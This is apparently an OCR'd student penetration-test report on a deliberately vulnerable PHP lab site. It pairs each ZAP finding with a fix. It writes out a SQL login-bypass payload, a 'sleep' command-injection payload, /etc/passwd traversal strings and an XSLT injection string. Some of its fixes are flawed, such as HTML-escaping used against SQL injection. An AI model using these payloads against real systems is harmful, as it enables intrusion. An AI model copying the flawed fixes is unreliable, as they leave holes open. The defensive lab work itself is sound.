


We have obtained with this error message very valuable information, since we can create different *payload's* to enter with a foreign user since, there is no escape from the values entered at the time of logging in and in addition, the query at the time of *logging* in will be as follows:

```
SELECT * FROM users WHERE login = 'usuario' AND password = 'contrase';
```


So if we enter a *payload* of the type *user'#* we will be able to authenticate ourselves and usurp the identity of a user. However, first we need to know a user of the web, for this I created a generic profile called *user*:

Thanks to this account we discovered the following users:



All of them possible victims (apart from scanner1 or scanner2), for this test I will stay with wanda. Therefore, we will run the *wando'#* command to impersonate this user:

We manage to impersonate the user:



The same thing happens with other users.

2. Preventive measures

Analyzing the *login.php* file, it is first observed that the h*() function* of the file *functions.php:*

```php
function h ($str)
{
   return htmlspecialchars($str);
}
```

It can be improved by redefining it as:

```php
function h ($str)
{
   return htmlspecialchars($str, ENT_QUOTES, 'UTF-8');
}
```

With this new definition we also get single and double quotation marks to escape.

As a solution, we can define *$lim_user* to escape the input characters of the *username section* throughout the login.php file, first the original *login.php*:


```php
// login requires username and password both as POST.
$bad_login = !(isset($_POST['username']) && isset($_POST['password']));
if (isset($_POST['username']) && isset($_POST['password']))
{
   if ($user = Users::check_login($_POST['username'], $_POST['password'], True))
   {
```

And the modified one, using the function *h()* would be:

```php
$lim_user = h($_POST['username']);
// login requires username and password both as POST.
$bad_login = !(isset($_POST['username']) && isset($_POST['password']));
if (isset($lim_user) && isset($_POST['password']))
{
   if ($user = Users::check_login($lim_user, $_POST['password'], True))
   {
```

We check that the problem has actually been solved:

Getting:



The SQL injection vulnerability is then resolved.

Vulnerabilidad: SQL Injection – Authentication Bypass

1. Exploitation

False positive: **No**

Servicio Afectado: POST http://192.168.1.11:8080/users/login.php
Payload: '
Evidence:
Same evidence as *SQL Injection – MySQL,* is practically the same vulnerability, only ZAP has changed the title.

2. Preventive measures


Same preventative measures as *SQL Injection – MySQL*.

Vulnerabilidad: Remote OS Command Injection

1. Exploitation


False positive: **No**
Affected Service: POST http://192.168.1.11:8080/passcheck.php
Payload: &sleep 15& o &sleep 15#
Evidencias:

We go to the path shown by ZAP and test the command. What the *sleep* command does is 'sleep' the server, so it should take about 15 seconds to give the answer:



Cr


Sure enough, after 15 seconds it gives the answer, so the command is running on the server:



Thanks to this vulnerability, attacks such as denial of service attacks, file uploads and the creation of a remote shell can be carried out with a subsequent elevation of privileges. We will see all this in the later section of *Exploitation and preventive measures for vulnerabilities that have not been found by ZAP*.

2. Preventive measures

To avoid this type of vulnerability, the entries must be validated and sanitized or instead of using the *exec() command* use an array with the passwords, so as not to run anything in the terminal. As can be seen in the following image, it neither validates nor sanitizes the user's input:



```php
<?php

require_once("include/html_functions.php");
$checked = false;
$ret = 0;
if (isset($_POST['password']))
{
   // check the password strength
   $pass = $_POST['password'];
   $command = "grep ^$pass$ /etc/dictionaries-common/words";
   exec($command, $output, $ret);
   $checked = true;
}

?>
```

To fix the code we use the *escapeshellarg* function to escape user input. The new code would look like:

```php
<?php

require_once("include/html_functions.php");
$checked = false;
$ret = 0;
if (isset($_POST['password']))
{
   // check the password strength
  // $pass = $_POST['password'];
   //$command = "grep ^$pass$ /etc/dictionaries-common/words";
    $pass = escapeshellarg($_POST['password']);
    $command = "grep ^$pass$ /etc/dictionaries-common/words";
   exec($command, $output, $ret);
   $checked = true;
}
```

With this small change, this vulnerability is fixed.

Vulnerability: Path Traversal


1. Exploitation

False positive: **Yes**


Servicio Afectado: POST http://192.168.1.11:8080/index.php/index.php?page=login

Payload: index.php/index.php?page=login
Evidencias:


We load the route shown by ZAP and check that indeed, that route that should not exist is active:



Let's try a basic attack, using the payload'. */.. /.. /.. /etc/passwd*' and the payload '*.. /.. /.. /.. /etc/passwd%00'* in place of 'login', to see if it really allows us to obtain information from that path that we shouldn't be able to:



We don't get anything from any of them, so this specific URL doesn't have such a vulnerability. However, there are others such as, *'http://192.168.1.11:8080/upload/flowers/flowers' or 'http://192.168.1.11:8080/upload/flowers/* flweofoee*' or 'http://192.168.1.11:8080/upload/quarters/fun'* all of them come from the *Directory Browsing vulnerability,* with these URL's that should not exist, you can preview and download with the highest quality, the photos that were supposedly going to be sold, so the website would totally lose its functionality. Evidence:



2. Preventive measures

First, remove the *Directory Browsing* vulnerability as shown in the section of this one.

Second, to remove the url configuration error '*http://192.168.1.11:8080/index.php/index.php?page=login*', we open the *.htaccess* and we define the following policies:

```
RewriteEngine On
RewriteCond %{REQUEST_URI} ^/index.php/ [NC]
RewriteRule .* /index.php [R=301,L]
```

We restarted the server, and now, with this new configuration when writing several concatenated index.php (or anything else), they will all be deleted and only the first one and what was after index.php the last one will remain, such as *'?page='*.

Vulnerabilidad: Content Security Policy (CSP) Header Not Set

1. Exploitation

False positive: **No**

Affected Service: POST http://192.168.1.11:8080
Evidence:

We check that the *Content-Security-Policy* header exists, for this, we use the *curl -I http://192.168.1.11:8080 statement* on the host, and we get:

```
HTTP/1.1 200 OK
Date: Mon, 03 Feb 2025 22:55:37 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Set-Cookie: PHPSESSID=brfnbjq7ric5bb3qb25ta1o206; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
```

Where it is observed that there is no such header.

2. Preventive measures

We start by verifying that *mod_headers* is enabled in Docker. We use the statement: *apache2ctl -M | grep headers*

```
oot@d1249547a6c4:/var/www/html# apache2ctl -M | grep headers
oot@d1249547a6c4:/var/www/html# apache2ctl -M | grep headers
```

As you can see, you don't get a response, then you have to activate it, for this we use the statement, *sudo a2enmod headers* and restart the server, *service apache2 restart,* remaining active as shown in the following image:

```
root@d1249547a6c4:/var/www/html# sudo a2enmod headers
Enabling module headers.
To activate the new configuration, you need to run:
  service apache2 restart
root@d1249547a6c4:/var/www/html# service apache2 restart
 * Restarting web server apache2
httpd (pid 987) already running

root@d1249547a6c4:/var/www/html# apache2ctl -M | grep headers
 headers_module (shared)
```

Now, in the root directory of the application we create the *.htaccess* file with the settings shown in the following image:

```
<IfModule mod_headers.c>
    Header set Content-Security-Policy "default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data:; font-src 'self'; connect-src 'self';"
</IfModule>
```

We check again with the curl *-I* *http://192.168.1.11:8080 sentence*:

```
HTTP/1.1 200 OK
Date: Mon, 03 Feb 2025 23:29:22 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Set-Cookie: PHPSESSID=5670dp2ji72nq7md879luose55; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self'
 'unsafe-inline'; img-src 'self' data:; font-src 'self'; connect-src 'self';
Content-Type: text/html
```

As you can see in the image, the CSP header appears.


Vulnerability: Directory Browsing

1. Exploitation

False positive: **No**

Affected Service: GET http://192.168.1.11:8080/cart/
Evidence:

We verify that in the link given by ZAP you can browse through the directories:



Index of /cart

Name	Last modified	Size	Description
Parent Directory		-	
action.php	2017-02-02 22:24	2.3K	
add_coupon.php	2017-02-02 22:24	10	
confirm.php	2017-02-02 22:24	1.3K	
review.php	2017-02-02 22:24	1.9K	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.11 Port 8080

Then, there is the vulnerability and, in addition, it gives us information about the web server.

2. Preventive measures


To remove this vulnerability, we went to the apache configuration file '*/etc/apache2/sites-available/000-default.conf*' and checked its configuration.

```
<VirtualHost *:80>
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www/html
        <Directory />
                Options FollowSymLinks
                AllowOverride None
        </Directory>
        <Directory /var/www/html>
                Options Indexes FollowSymLinks MultiViews
                # To make wordpress .htaccess work
                AllowOverride FileInfo
                Order allow,deny
                allow from all
        </Directory>

        ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
        <Directory "/usr/lib/cgi-bin">
                AllowOverride None
                Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
                Order allow,deny
                Allow from all
```

As you can see, the *Indexes* option is enabled, this means that you can list the contents of a directory, even if there is no index file in it. In order to disable *directroy browsing*, this option must be disabled. We rewrite this judgment as follows:

```
<VirtualHost *:80>
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www/html
        <Directory />
                Options FollowSymLinks
                AllowOverride None
        </Directory>
        <Directory /var/www/html>
                Options -Indexes +FollowSymLinks +MultiViews
                # To make wordpress .htaccess work
                AllowOverride FileInfo
                Order allow,deny
                allow from all
        </Directory>

        ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
        <Directory "/usr/lib/cgi-bin">
                AllowOverride None
                Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
                Order allow,deny
                Allow from all
```

We save the file and restart the apache server. We check that the changes have been made:



Vulnerabilidad: Missing Anti-clickjacking Header

1. Exploitation

False positive: **No**

Affected Service: GET http://192.168.1.11:8080
Evidence:
We check, using the *command 'curl -I http://192016801011:8080'* if the '*X-Frame-Options' header exists and if* 'frame-ancestors' *is defined in the CSP header*:

```
HTTP/1.1 200 OK
Date: Tue, 04 Feb 2025 18:49:59 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Set-Cookie: PHPSESSID=dh0evkvrbiace4qfv23qvnvv27; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self'
 'unsafe-inline'; img-src 'self' data:; font-src 'self'; connect-src 'self';
Content-Type: text/html
```

As you can see in the image none are included, so the website is vulnerable to 'Missing Anti-clickjacking Header'

2. Preventive measures

To prevent this vulnerability, we simply have to modify the .htaccess file and add both the '*X-Frame-Options' header and add the* 'frame-ancestors' *directive to the CSP header*. As shown in the image below:

```
# Configurar Content Security Policy (CSP)
<IfModule mod_headers.c>
    Header set Content-Security-Policy "frame-ancestors 'self'; default-src 'sel
    Header set X-Frame-Options "SAMEORIGIN"
 </IfModule>
```

SAMEORIGIN allows the website to load in an iframe only if it comes from the same domain. We restart the server and check that the following have been established:

```
HTTP/1.1 200 OK
Date: Tue, 04 Feb 2025 19:03:52 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Set-Cookie: PHPSESSID=7f36ii4kuq7n4n4r2bmc0h48r6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Security-Policy: frame-ancestors 'self'; default-src 'self'; script-src
'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data:; font-src 'self';
 connect-src 'self';
X-Frame-Options: SAMEORIGIN
Content-Type: text/html
```

Vulnerabilidad: XSLT Injection

1. Exploitation

False positive: **Yes**

Servicio Afectado: POST http://192.168.1.11:8080/admin/index.php?page= <xsl:value-of select="document('http://192.168.1.11:22')"/>

Evidence:

The base url and where the supposed input vector of the vulnerability is located is '*http://192.168.1.11:8080/admin/index.php?page=*' and the payload would be '*<xsl:value-of select="document('http://192.168.1.11:22')"/>*', this is an XSLT expression, in which you are trying to load a document from an external URL (*http://192.168.1.11:22*) using the *document()* function. We execute this url and get:

Warning: require_once(<xsl:value-of select="document('http://192.168.1.11:22')"/>.php): failed to open stream: No such file or directory in **/app/admin/index.php** on line **4**

Fatal error: require_once(): Failed opening required ' <xsl:value-of select="document('http://192.168.1.11:22')"/>.php' (include_path='.:/usr/share/php:/usr/share/pear') in **/app/admin/index.php** on line **4**

The error does not indicate an XSLT injection, rather it indicates that the application is attempting to include a .php file based on a value provided via a parameter in the URL. Then the XSLT code is being interpreted as a mere string of text. However, this input vector can lead to other vulnerabilities such as injection of local files or inclusion of php files.

2. Preventive measures


Even if it is a false positive, the flaw is still there, so to solve possible problems we must modify the current code of *index.php*:

```php
<?php

$page = $_GET['page'] . '.php';
require_once($page);

?>
```

As can be seen, neither validates nor sanitizes the entrance. Therefore, we modify the code and include a whitelist of allowed files and validate the value of *$page*:

```php
<?php
require_once("../include/functions.php");
$allowedPages = ['login', 'home','create'];
$page = h($_GET['page']);

if (in_array($page, $allowedPages)) {
    require_once($page . '.php');
} else {
    die('No intentes cosas raras: VUELVE A LOGIN');
}

//$page = $_GET['page'] . '.php';
//require_once($page);

?>
```

The problem was solved, as can be seen in the following image:




Vulnerabilidad: Absence of Anti-CSRF Tokens

1. Exploitation

False positive: **No**
Servicio Afectado: POST http://192.168.1.11:8080/guestbook.php

Evidence:

As seen in the image below, there is no anti-CSRF token, this allows any attacker to create a fake request that looks legitimate.



2. Preventive measures


To remove this vulnerability we simply need to define an anti-CSRF token in the *guestbook.php* file as shown below:

```php
<?php

require_once("include/html_functions.php");
require_once("include/guestbook.php");

//Iniciamos una sesión para almacenar el token
session_start();
//Generamos el toker si es que no exite
if (empty($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(openssl_random_pseudo_bytes(32));
}
//CUando se procesa el formulario, se verifica el token


if (isset($_POST["name"]) && isset($_POST["comment"]))
{
    // Verificar el token CSRF
    if (empty($_POST['csrf_token']) || $_POST['csrf_token'] !== $_SESSION['csrf_token']) {
        die("Error de seguridad: Token CSRF inválido.");
    }

   if ($_POST['name'] == "" || $_POST['comment'] == "")
   {
      $flash['error'] = "Must include both the name and comment field!";
   }
   else
   {
      $res = Guestbook::add_guestbook($_POST["name"], $_POST["comment"], False);
      if (!$res)
      {
         die(mysql_error());
      }
   }
}

$guestbook = Guestbook::get_all_guestbooks();
?>

<?php our_header("guestbook"); ?>

<div class="column prepend-1 span-24 first last">
```

```php
<h2>Guestbook</h2>
<?php error_message(); ?>
<h4>See what people are saying about us!</h4>

<?php
   if ($guestbook)
   {
     foreach ($guestbook as $guest)
     {
        ?>
        <p class="comment"><?= $guest["comment"] ?></p>
        <p> - by <?=h( $guest["name"] ) ?> </p>
        <?php
     } ?>
<?php
   }
?>
```

```php
//Anadimos al formulario el token CSRF

<form action="<?=h( Guestbook::$GUESTBOOK_URL )?>" method="POST">
   Name: <br>
   <input type="text" name="name" /><br>
   Comment: <br>
   <textarea id="comment-box" name="comment"></textarea> <br>
//anadimos el campo oculto para el token
   <input type="hidden" name="csrf_token" value="<?= $_SESSION['csrf_token'] ?>" />
   <input type="submit" value="Submit" />
</form>


</div>
<?php
   our_footer();
?>
```

With this configuration, the anti-CSRF token is already defined, as shown in the following image:



Vulnerability: Parameter Tampering

1. Exploitation

False positive: **No**

Servicio Afectado: POST http://192.168.1.11:8080/admin/index.php?=

Evidence:

By introducing, for example, the false positive payload of the XSLT injection we get:


Warning: require_once(<xsl:value-of select="document('http://192.168.1.11:22')"/>.php): failed to open stream: No such file or directory in **/app/admin/index.php** on line **4**

Fatal error: require_once(): Failed opening required ' <xsl:value-of select="document('http://192.168.1.11:22')"/>.php' (include_path='.:/usr/share/php:/usr/share/pear') in **/app/admin/index.php** on line **4**

Then, by modifying the 'login' parameter of the url, we obtain an altered behavior of the application.

2. Preventive measures

This vulnerability has already been fixed in the vulnerability section: XSLT Injection.



Vulnerabilidad: Server Leaks Version Information via "Server" HTTP Response Header Field


1. Exploitation

